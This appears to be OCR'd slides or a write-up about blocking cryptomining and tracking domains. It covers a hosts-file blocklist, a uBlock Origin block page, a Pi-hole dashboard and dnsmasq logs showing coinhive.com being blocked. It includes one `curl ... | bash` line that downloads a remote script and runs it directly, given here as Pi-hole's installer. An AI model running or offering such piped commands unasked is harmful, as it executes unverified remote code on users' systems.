
+ Regions, languages (0/38)

+ Custom

- □ Import...



```
127.0.0.1 clicmanager.fr
127.0.0.1 clientmetrics-pa.googleapis.com
127.0.0.1 clients.tbo.com
127.0.0.1 clikerz.net
127.0.0.1 cliksolution.com
127.0.0.1 clixgalore.com
127.0.0.1 clkads.com
127.0.0.1 clkrev.com
127.0.0.1 cloudcoins.biz
127.0.0.1 clrstm.com
127.0.0.1 cluster.adultworld.com
127.0.0.1 clustrmaps.com
127.0.0.1 cml.sad.ukrd.com
127.0.0.1 cnomy.com
127.0.0.1 cnt.spbland.ru
127.0.0.1 cnt1.pocitadlo.cz
127.0.0.1 code-server.biz
127.0.0.1 coin-hive.com
127.0.0.1 coinhive.com
127.0.0.1 cointraffic.io
127.0.0.1 colonize.com
127.0.0.1 comclick.com
127.0.0.1 commandwalk.com
127.0.0.1 commindo-media-ressourcen.de
127.0.0.1 commissionmonster.com
127.0.0.1 compactbanner.com
127.0.0.1 comprabanner.it
```



uBlock Origin has prevented the following page from loading:

```
https://coinhive.com/
```

Because of the following filter

```
||coinhive.com^
```


Found in: Peter Lowe’s Ad and tracking server list

Disable strict blocking for `coinhive.com`


Anti-Virus

Cryptojacking Craze: Malwarebytes Says It Blocks 8 Million Requests per Day

By **Catalin Cimpanu** November 8, 2017 06:15 PM 0




DNS



PI-HOLE®: A BLACK HOLE FOR INTERNET ADVERTISEMENTS

```
curl -sSL https://install.pi-hole.net | bash
```



Total queries (2 clients)

11,387

Queries Blocked

1,145

Percent Blocked

10.1%

Domains on Blocklist


122,757

Queries over last 24 hours

Clients (over time)

Query Types (integrated)


Forward Destinations (integrated)



401: Unauthorized


Unauthorized User

Looking at the web interface:



Time	Type	Domain	Client	Status	Action
2018-05-27 13:05:21	IPv4	webextensions.settings.services.mozilla.com	myrouter.local	OK (forwarded)	⊘ Blacklist
2018-05-27 13:05:18	IPv4	edge-mqtt.facebook.com	myrouter.local	OK (forwarded)	⊘ Blacklist
2018-05-27 13:05:17	IPv4	graph.facebook.com	myrouter.local	OK (forwarded)	⊘ Blacklist
2018-05-27 13:04:28	IPv4	coinhive.com	myrouter.local	Pi-holed	✎ Whitelist

Looking directly at the logs:




```
May 27 13:04:26 dnsmasq[716]: forwarded cloud.linksyssmartwifi.com to 208.67.222.222
May 27 13:04:26 dnsmasq[716]: reply cloud.linksyssmartwifi.com is 52.9.246.144
May 27 13:04:26 dnsmasq[716]: reply cloud.linksyssmartwifi.com is 54.183.180.175
May 27 13:04:28 dnsmasq[716]: query[A] coinhive.com from 192.168.1.1
May 27 13:04:28 dnsmasq[716]: /etc/pihole/gravity.list coinhive.com is 192.168.1.205
May 27 13:05:17 dnsmasq[716]: query[A] graph.facebook.com from 192.168.1.1
May 27 13:05:17 dnsmasq[716]: forwarded graph.facebook.com to 208.67.220.220
May 27 13:05:17 dnsmasq[716]: forwarded graph.facebook.com to 208.67.222.222
```

BIND

